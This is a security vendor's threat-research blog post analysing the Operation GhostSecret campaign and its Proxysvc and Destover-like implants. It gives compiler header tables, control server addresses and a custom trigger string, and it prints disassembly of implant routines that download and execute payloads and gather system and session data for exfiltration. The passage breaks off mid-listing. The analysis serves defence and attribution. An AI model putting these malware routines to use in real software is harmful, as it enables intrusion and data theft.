Analyzing Operation GhostSecret: Attack Seeks to Steal Data Worldwide

securingtomorrow.mcafee.com/other-blogs/mcafee-labs/analyzing-operation-ghostsecret-attack-seeks-to-steal-data-worldwide/

April 25, 2018

McAfee Advanced Threat Research analysts have uncovered a global data reconnaissance campaign assaulting a wide number of industries including critical infrastructure, entertainment, finance, health care, and telecommunications. This campaign, dubbed Operation GhostSecret, leverages multiple implants, tools, and malware variants associated with the state-sponsored cyber group Hidden Cobra. The infrastructure currently remains active. In this post, we dive deeply into this campaign. For a brief overview of this threat, see "Global Malware Campaign Pilfers Data from Critical Infrastructure, Entertainment, Finance, Health Care, and Other Industries."

Our investigation into this campaign reveals that the actor used multiple malware implants, including an unknown implant with capabilities similar to Bankshot. From March 18 to 26 we observed the malware operating in multiple areas of the world. This new variant resembles parts of the Destover malware, which was used in the 2014 Sony Pictures attack.

Furthermore, the Advanced Threat Research team has discovered Proxysvc, which appears to be an undocumented implant. We have also uncovered additional control servers that are still active and associated with these new implants. Based on our analysis of public and private information from submissions, along with product telemetry, it appears Proxysvc was used alongside the 2017 Destover variant and has operated undetected since mid-2017.

The attackers behind Operation GhostSecret used a similar infrastructure to earlier threats, including SSL certificates used by FakeTLS in implants found in the Destover backdoor variant known as Escad, which was used in the Sony Pictures attack. Based on our technical analysis, telemetry, and data from submissions, we can assert with high confidence that this is the work of the Hidden Cobra group. The Advanced Threat Research team uncovered activity related to this campaign in March 2018, when the actors targeted Turkish banks. These initial findings appear to be the first stage of Operation GhostSecret. For more on the global aspect of this threat, see "Global Malware Campaign Pilfers Data from Critical Infrastructure of Entertainment, Finance, Health Care, and Other Industries."

Analysis

The McAfee Advanced Threat Research team discovered a previously unknown data-gathering implant that surfaced in mid-February 2018. This implant appears to be a derivative of implants authored before by Hidden Cobra and contains functionality similar to that of Bankshot, with code overlaps from other Hidden Cobra implants. However, the variant

is not based on Bankshot. Our analysis of the portable executable's rich-header data reveals that the two implants were compiled in different development environments. (The PE rich header is an undocumented part of a Windows executable that reveals unique information to identify the Microsoft compiler and linker used to create the program. It is helpful for identifying similarities between malware variants to establish common development environments.) Our analysis of the code and PE rich header indicates that Bankshot, Proxysvc, and the Destover-like implant are distinct families, but also contain overlapping code and functionality with current tools of Hidden Cobra.

Compiler Patchlevel	Product ID	Count	MS Internal Name	Visual Studio Release
40116	0x00f1	0x0000000a	prodidMasm1210	Visual Studio 2013 (12.10)
40116	0x00f3	0x00000080	prodidUtc1810_CPP	Visual Studio 2013 (12.10)
40116	0x00f2	0x00000018	prodidUtc1810_C	Visual Studio 2013 (12.10)
41118	0x00c7	0x00000001	prodidAliasObj1100	Visual Studio 2012 (11.00)
24123	0x0103	0x00000012	prodidMasm1400	Visual Studio 2015 (14.00)
24123	0x0105	0x0000001c	prodidUtc1900_CPP	Visual Studio 2015 (14.00)
24123	0x0104	0x00000010	prodidUtc1900_C	Visual Studio 2015 (14.00)
65501	0x00cb	0x00000007	prodidImplib1100	Visual Studio 2012 (11.00)
0	0x0001	0x00000071	prodidImport0	Visual Studio (00.00)
24210	0x0109	0x00000007	prodidUtc1900_LTCG_CPP	Visual Studio 2015 (14.00)
24210	0x00ff	0x00000001	prodidCvtres1400	Visual Studio 2015 (14.00)
0	0x0097	0x00000001	prodidResource	Visual Studio 2008 (09.00)
24210	0x0102	0x00000001	prodidLinker1400	Visual Studio 2015 (14.00)

PE rich header data from the 2018 Bankshot implant.

Compiler Patchlevel	Product ID	Count	MS Internal Name	Visual Studio Release
7299	0x000e	0x00000005	prodidMasm613	<unknown> (00.00)
8168	0x0004	0x00000002	prodidLinker600	<unknown> (00.00)
7291	0x000c	0x00000002	prodidAliasObj60	<unknown> (00.00)
8168	0x000a	0x00000019	prodidUtc12_C	<unknown> (00.00)
4035	0x005d	0x00000005	prodidImplib710	Visual Studio 2003 (07.10)
0	0x0001	0x0000006f	prodidImport0	Visual Studio (00.00)
8168	0x000b	0x0000000a	prodidUtc12_CPP	<unknown> (00.00)
1720	0x0006	0x00000001	prodidCvtres500	<unknown> (00.00)

Identical to Escad backdoor


PE rich header data from the new February 2018 implant.

Compiler Patchlevel	Product ID	Count	MS Internal Name	Visual Studio Release
9782	0x000a	0x00000161	prodidUtc12_C	<unknown> (00.00)
20115	0x0098	0x00000004	prodidAliasObj1000	Visual Studio 2010 (10.00)
40219	0x00ab	0x00000038	prodidUtc1600_CPP	Visual Studio 2010 (10.00)
40219	0x009e	0x0000001c	prodidMasm1000	Visual Studio 2010 (10.00)
40219	0x00aa	0x0000009d	prodidUtc1600_C	Visual Studio 2010 (10.00)
30729	0x0093	0x0000000b	prodidImplib900	Visual Studio 2008 (09.00)
0	0x0001	0x00000081	prodidImport0	Visual Studio (00.00)
40219	0x00af	0x00000007	prodidUtc1600_LTCG_CPP	Visual Studio 2010 (10.00)
40219	0x009b	0x00000001	prodidExport1000	Visual Studio 2010 (10.00)
40219	0x009d	0x00000001	prodidLinker1000	Visual Studio 2010 (10.00)

PE rich header data from Proxysvc.dll.


When we compared the PE rich header data of the new February 2018 implant with a variant of Backdoor.Escad (Destover) from 2014 shortly before the Sony Pictures attack, we found the signatures to be identical. The Destover-like variant is 83% similar in code to a 2015 variant and contains the same rich PE header signature as the Backdoor.Escad variant we analyzed. Thus the new implant is likely a derivative of components of Destover. We

determined that the implant is not a direct copy of well-known previous samples of Destover; rather, Hidden Cobra created a new hybrid variant using functionality present in earlier versions.



Compiler Patchlevel	Product ID	Count	MS Internal Name	Visual Studio Release
7299	0x000e	0x00000008	prodidMasm613	<unknown> (00.00)
8047	0x000a	0x00000004	prodidUtc12_C	<unknown> (00.00)
8047	0x0004	0x00000002	prodidLinker600	<unknown> (00.00)
0	0x0001	0x0000007c	prodidImport0	Visual Studio (00.00)
4035	0x005d	0x0000000f	prodidImplib710	Visual Studio 2003 (07.10)
9782	0x000b	0x00000005	prodidUtc12_CPP	<unknown> (00.00)
9782	0x000a	0x0000000c	prodidUtc12_C	<unknown> (00.00)
1735	0x0006	0x00000001	prodidCvtres500	<unknown> (00.00)
8447	0x0004	0x00000001	prodidLinker600	<unknown> (00.00)

2014 Backdoor.Escad (hash: 8a7621dba2e88e32c02fe0889d2796a0c7cb5144).



Compiler Patchlevel	Product ID	Count	MS Internal Name	Visual Studio Release
7299	0x000e	0x00000004	prodidMasm613	<unknown> (00.00)
8047	0x000a	0x0000000b	prodidUtc12_C	<unknown> (00.00)
8047	0x0004	0x00000002	prodidLinker600	<unknown> (00.00)
9782	0x000a	0x0000000e	prodidUtc12_C	<unknown> (00.00)
4035	0x005d	0x00000011	prodidImplib710	Visual Studio 2003 (07.10)
0	0x0001	0x00000061	prodidImport0	Visual Studio (00.00)
9782	0x000b	0x00000005	prodidUtc12_CPP	<unknown> (00.00)

2015 Destover variant (7fe373376e0357624a1d21cd803ce62aa86738b6).

The February implant fe887fcab66d7d7f79f05e0266c0649f0114ba7c was obtained from an unknown submitter in the United States on February 14, two days after it was compiled. This Korean-language file used the control server IP address 203.131.222.83. The implant is nearly identical to an unknown 2017 sample (8f2918c721511536d8c72144eabaf685ddc21a35) except that the control server addresses are different. The 2017 sample used address 14.140.116.172. Both implants specifically use FakeTLS with PolarSSL, which we saw in previous Hidden Cobra implants. PolarSSL libraries have appeared in implants since the Sony Pictures incident and were used exclusively in the implant Backdoor.Destover. This implant incorporated a custom control server protocol that sends traffic over port 443. The implementation does not format the packets in standard SSL, but rather in a custom format and transmitted over SSL—hence, FakeTLS. The control server traffic when compared to Backdoor.Escad is nearly identical.


TLS traffic in Backdoor.Destover, the 2018 Destover-like variant.

TLS traffic in Backdoor.Escad.

Further research into IP address 14.140.116.172 leads us to additional hidden components involved in the overall infrastructure. Proxysvc.dll contains a list of hardcoded IP addresses, including the preceding address, all located in India. Despite the name, this component is not an SSL proxy, but rather a unique data-gathering and implant-installation component that listens on port 443 for inbound control server connections.


Proxysvc was first collected by public and private sources on March 22 from an unknown entity in the United States. The executable dropper for the component was submitted from South Korea on March 19. McAfee telemetry analysis from March 16 to 21 reveals that Proxysvc components were active in the wild. Our research shows this listener component appeared mostly in higher education organizations. We suspect this component is involved in core control server infrastructure. These targets were chosen intentionally to run Proxysvc because the attacker would have needed to know which systems were infected to connect to

them. This data also indicates this infrastructure had been operating for more than a year before its discovery. The Advanced Threat Research team found this component running on systems in 11 countries. Given the limited capabilities of Proxysvc, it appears to be part of a covert network of SSL listeners that allow the attackers to gather data and install more complex implants or additional infrastructure. The SSL listener supports multiple control server connections, rather than a list of hardcoded addresses. By removing the dependency on hardcoded IP addresses and accepting only inbound connections, the control service can remain unknown.



The number of infected systems by country in which Proxysvc.dll was operating in March. Source: McAfee Advanced Threat Research.

The 2018 Destover-like implant appeared in organizations in 17 countries between March 14 and March 18. The impacted organizations are in industries such as telecommunications, health, finance, critical infrastructure, and entertainment.




The number of infected systems by country in which the Destover variant was operating in March. Source: McAfee Advanced Threat Research.

Control Servers

Further investigation into the control server infrastructure reveals the SSL certificate d0cb9b2d4809575e1bc1f4657e0eb56f307c7a76, which is tied to the control server 203.131.222.83, used by the February 2018 implant. This server resides at Thammasat University in Bangkok, Thailand. The same entity hosted the control server for the Sony Pictures implants. This SSL certificate has been used in Hidden Cobra operations since the Sony Pictures attack. Analyzing this certificate reveals additional control servers using the same PolarSSL certificate. Further analysis of McAfee telemetry data reveals several IP addresses that are active, two within the same network block as the 2018 Destover-like implant.

IP Address	Country	Last Active
203.131.222.95	Thailand	March 25, 2018
203.131.222.109	Thailand	March 26, 2018
203.131.222.83	Thailand	March 19, 2018



Number of infections by Thammasat University–hosted control servers from March 15–19, 2018. Source: McAfee Advanced Threat Research.

Implant Origins

McAfee Advanced Threat Research determined that the Destover-like variant originated from code developed in 2015. The code reappeared in variants surfacing in 2017 and 2018 using nearly the same functionality and with some modifications to commands, along with an identical development environment based on the rich PE header information.

Both implants (fe887fcab66d7d7f79f05e0266c0649f0114ba7c and 8f2918c721511536d8c72144eabaf685ddc21a35) are based on the 2015 code. When comparing the implant 7fe373376e0357624a1d21cd803ce62aa86738b6, compiled on August 8, 2015, we found it 83% similar to the implant from 2018. The key similarities and differences follow.

Similarities

- Both variants build their API imports dynamically using GetProcAddress, including wtsapi32.dll for gathering user and domain names for any active remote sessions
- Both variants contain a variety of functionalities based on command IDs issued by the control servers

- Common capabilities of both malware:
  - Listing files in directory
  - Creating arbitrary processes
  - Writing data received from control servers to files on disk
  - Gathering information for all drives
  - Gathering process times for all processes
  - Sending the contents of a specific file to the control server
  - Wiping and deleting files on disk
  - Setting the current working directory for the implant
  - Sending disk space information to the control server
- Both variants use a batch file mechanism to delete their binaries from the system
- Both variants run commands on the system, log output to a temporary file, and send the contents of the file to their control servers

Differences

The following capabilities in the 2015 implant are missing from the 2018 variant:

- Creating a process as a specific user
- Terminating a specific process
- Deleting a specific file
- Setting file times for a specific file
- Getting current system time and sending it to the control server
- Reading the contents of a file on disk. If the filepath specified is a directory, then listing the directory's contents.
- Setting attributes on files

The 2015 implant does not contain a hardcoded value of the IP address it must connect to. Instead it contains a hardcoded sockaddr_in data structure (positioned at 0x270 bytes before the end of the binary) used by the connect() API to specify port 443 and control server IP addresses:

- 193.248.247.59
- 196.4.67.45

Both of these control servers used the PolarSSL certificate d0cb9b2d4809575e1bc1f4657e0eb56f307c7a76.

Proxysvc

At first glance Proxysvc, the SSL listener, looks like a proxy setup tool (to carry out man-in-the-middle traffic interception). However, a closer analysis of the sample reveals it is yet another implant using HTTP over SSL to receive commands from the control server.

Proxysvc appears to be a downloader whose primary capability is to deliver additional payloads to the endpoint without divulging the control address of the attackers. This implant contains a limited set of capabilities for reconnaissance and subsequent payload installations. This implant is a service DLL that can also run as a standalone process.

```
                public ServiceMain
ServiceMain     proc near               ; DATA XREF: .rdata:off_100AB478↓o

lpServiceName   = dword ptr  0Ch

                push    ebp
                mov     ebp, esp
                mov     eax, [ebp+lpServiceName]
                push    esi
                xor     esi, esi
                push    offset ServiceHandler(x) ; lpHandlerProc
                mov     ServiceStatus.dwServiceType, SERVICE_WIN32
                mov     ServiceStatus.dwCurrentState, SERVICE_START_PENDING
                mov     ServiceStatus.dwControlsAccepted, 7 ; SERVICE_ACCEPT -> CONTINUE | SHUTDOWN | STOP
                mov     ServiceStatus.dwWin32ExitCode, esi
                mov     ServiceStatus.dwServiceSpecificExitCode, esi
                mov     ServiceStatus.dwCheckPoint, esi
                mov     ServiceStatus.dwWaitHint, esi
                push    dword ptr [eax] ; lpServiceName
                call    ds:RegisterServiceCtrlHandlerW
                mov     hServiceStatus, eax
                cmp     eax, esi
                jz      short fail_loc_10005174
                push    offset ServiceStatus ; lpServiceStatus
                push    eax             ; hServiceStatus
                mov     ServiceStatus.dwCurrentState, SERVICE_RUNNING
                mov     ServiceStatus.dwCheckPoint, esi
                mov     ServiceStatus.dwWaitHint, esi
                call    ds:SetServiceStatus

fail_loc_10005174:                      ; CODE XREF: ServiceMain+53↑j
                call    de_facto_main
                mov     eax, hServiceStatus
                pop     esi
                pop     ebp
                retn
ServiceMain     endp
```

The ServiceMain() sub function of Proxysvc.

The implant cannot connect to a control server IP address or URL. Instead it accepts commands from the control server. The implant binds and listens to port 443 for any incoming connections.

```
mov     port_number, 443 ; Port Number
```

```
push    IPPROTO_IP
push    SOCK_STREAM
push    AF_INET
call    socket
mov     esi, eax
mov     [ebp+fdSocket], esi
cmp     esi, edi
jz      short loc_10001529
push    2
pop     eax
push    [ebp+port_number]
mov     [ebp+pName], ax
call    htons
and     [ebp+sin_addr], 0
mov     [ebp+sin_port], ax
push    10h
lea     eax, [ebp+pName]
push    eax
push    esi
call    bind
```

Proxysvc binding itself to the specified port.

```
lea     eax, [esp+1F0h+pAddr_len]
push    eax
lea     eax, [esp+1F4h+pAddr]
push    eax
push    [esp+1F8h+fdSocket]
mov     [esp+1FCh+pAddr_len], 10h
call    accept
```

Proxysvc begins accepting incoming requests to process.

Proxysvc makes an interesting check while accepting connections from a potential control server. It checks against a list of IP addresses to make sure the incoming connection is *not* from any of the following addresses. If the incoming request does come from one of these, the implant offers a zero response (ASCII “0”) and shuts down the connection.

- 121.240.155.74
- 121.240.155.76
- 121.240.155.77
- 121.240.155.78
- 223.30.98.169
- 223.30.98.170
- 14.140.116.172

SSL Listener Capabilities

The implant receives HTTP-based commands from a control server and parses the HTTP Content-Type and Content-Length from the HTTP header. If the HTTP Content-Type matches the following value, then the implant executes the command specified by the control

server:

Content-Type: 8U7y3Ju387mVp49A

```
lea     eax, [esp+153Ch+lpContentTypeString]
push    offset a8u7y3ju387mvp4 ; "8U7y3Ju387mVp49A"
push    eax             ; char *
call    _strstr
```

HTTP Content-Type comparison with a custom implant value.

The implant has the following capabilities:

Writing an executable received from the control server into a temp file and executing it

```
push    eax
push    104h
mov     [ebp+var_21C], ebx
call    GetTempPathW


push    FILE_ATTRIBUTE_NORMAL
push    CREATE_ALWAYS
push    ebx
push    3               ; FILE_SHARE -> READ | WRITE
mov     ecx, eax
push    GENERIC_WRITE
lea     eax, [ebp+lpFileName]
and     ecx, 3
push    eax
rep movsb
call    CreateFileW_0

push    ebx
lea     eax, [ebp+lpNumberOfBytesWritten]
push    eax
push    [ebp+nNumberOfBytesToWrite]
push    [ebp+lpBuffer]
push    [ebp+hFile]
call    WriteFile_0

push    eax
push    ebx
push    ebx
push    CREATE_NO_WINDOW
push    ebx
push    ebx
push    ebx
push    ebx
lea     eax, [ebp+lpFileName]
push    eax
call    CreateProcessW
```

Proxysvc writing a binary to a temp directory and executing it.

- Gathering system information and sending it to the control server. The system information gathered from the endpoint includes:
  - MAC address of the endpoint
  - Computer Name
  - Product name from HKLM\Software\Microsoft\Windows NT\CurrentVersion ProductName
  - This information is concatenated into a single string in the format: “MAC_Address|ComputerName|ProductName” and is sent to the control server
- Recording HTTP requests from the control server to the temporary file prx in the implant’s install directory with the current system timestamp

Analyzing the Main Implant

The February 2018 implant contains a wide variety of capabilities including data exfiltration and arbitrary command execution on the victim’s system. Given the extensive command structure that the implant can receive from the control server, this is an extensive framework for data reconnaissance and exfiltration, and indicates advanced use. For example, the implant can wipe and delete files, execute additional implants, read data out of files, etc.

The implant begins execution by dynamically loading APIs to perform malicious activities. Libraries used to load the APIs include:

- Kernel32.dll
- Apvapi32.dll
- Oleaut32.dll
- Iphlpapi.dll
- Ws2_32.dll
- Wtsapi32.dll
- Userenv.dll
- Ntdll.dll

```
mov     [esp+7E0h+var_18C], 78h
call    custom_string_decoder_sub_4012B0
mov     edi, ds:LoadLibraryA
add     esp, 8
push    eax             ; lpLibFileName
call    edi ; LoadLibraryA
mov     esi, eax
test    esi, esi
jz      loc_405170
lea     ecx, [esp+7D8h+var_454]
push    0Fh
push    ecx
call    custom_string_decoder_sub_4012B0
add     esp, 8
push    eax             ; lpProcName
push    esi             ; hModule
call    ds:GetProcAddress
lea     edx, [esp+7D8h+var_604]
push    0Dh
push    edx
```

```
mov     GetProcAddress_0, eax
call    custom_string_decoder_sub_4012B0
add     esp, 8
push    eax
push    esi
call    GetProcAddress_0
mov     LoadLibraryW, eax
lea     eax, [esp+7D8h+var_6B4]
push    0Ch
push    eax
call    custom_string_decoder_sub_4012B0
add     esp, 8
push    eax
push    esi
call    GetProcAddress_0
lea     ecx, [esp+7D8h+var_34C]
push    11h
push    ecx
mov     FreeLibrary, eax
call    custom_string_decoder_sub_4012B0
add     esp, 8
push    eax
push    esi
call    GetProcAddress_0
lea     edx, [esp+7D8h+var_270]
push    13h
push    edx
mov     GetModuleHandleW_0, eax
call    custom_string_decoder_sub_4012B0
add     esp, 8
push    eax
push    esi
call    GetProcAddress_0
mov     GetModuleFileNameW, eax
lea     eax, [esp+7D8h+var_474]
push    0Fh
push    eax
call    custom_string_decoder_sub_4012B0
add     esp, 8
push    eax
push    esi
call    GetProcAddress_0
lea     ecx, [esp+7D8h+var_5A4]
push    0Dh
push    ecx
mov     CreateProcessW, eax
```

The main implant dynamically loading APIs.

As part of its initialization, the implant gathers basic system information and sends it to its hardcoded control server 203.131.222.83 using SSL over port 443:

- Country name from system's locale
- Operating system version
- Processor description from

HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0 ProcessorNameString

- Computer name and network adapters information
- Disk space information for disks C: through Z: including total memory in bytes, total available memory in bytes, etc.
- Current memory status including total physical memory in bytes, total available memory, etc.
- Domain name and usernames based on current remote sessions

```
push    eax
push    5               ; WTSUserName
push    edx             ; WTS_CURRENT_SESSION
push    0
call    WTSQuerySessionInformationW

push    eax
mov     eax, [esi+edx]
push    ecx
push    7               ; WTSDomainName
push    eax             ; WTS_CURRENT_SESSION
push    0
call    WTSQuerySessionInformationW
```

Domain name and username extraction using Win32 WTS APIs.

Data Reconnaissance

The implant receives commands over SSL as encoded data. This data is decoded, and the correct command ID is derived. Valid command IDs reside between 0 and 0x1D.

```
push    eax
call    fetch_commands_from_CnC
add     esp, 4
test    eax, eax
jz      ret_loc_407C88
mov     ecx, [esp+2010h+encoded_command_var_2004]
and     ecx, 0FFFFh
lea     eax, [ecx-0B6A4h] ; switch 30 cases
cmp     eax, 1Dh
ja      default_case_loc_407C75 ; jumptable 00407B1B default case
jmp     ds:command_index_table[eax*4] ; switch jump
```

Switch case handling command execution based on command IDs.

Based on the command ID, the implant can perform the following functions:

- Gather system information and exfiltrate to the control server (same as the basic data-gathering functionality previously described)
- Get volume information for all drives on the system (A: through Z:) and exfiltrate to the control server

```
                call    GetLogicalDrives
                mov     ebp, ds:GetVolumeInformationW
                mov     [esp+20h], eax
                mov     esi, 2
                lea     edi, [esp+1EF4h+VolumeNameBuffer]

loc_408258:                             ; CODE XREF: get_volume_info_for_all_drives_sub_4081D0+F1↓j
                mov     edx, eax
                mov     ecx, esi
                shr     edx, cl
                test    dl, 1
                jz      short loc_4082B7
                lea     ecx, [esp+1EF4h+RootPathName]
                lea     eax, [esi+41h]
                push    ecx
                mov     [esp+1EF8h+RootPathName], ax
                call    GetDriveTypeW
                mov     edx, [esp+1EF4h+var_1EE4]
                push    104h            ; nFileSystemNameSize
                and     edx, 0FFh
                lea     ecx, [esp+1EF8h+FileSystemFlags]
                mov     [esp+edx+34h], al
                lea     eax, [esp+1EF8h+FileSystemNameBuffer]
                push    eax             ; lpFileSystemNameBuffer
                lea     edx, [esp+1EFCh+MaximumComponentLength]
                push    ecx             ; lpFileSystemFlags
                lea     eax, [esp+1F00h+VolumeSerialNumber]
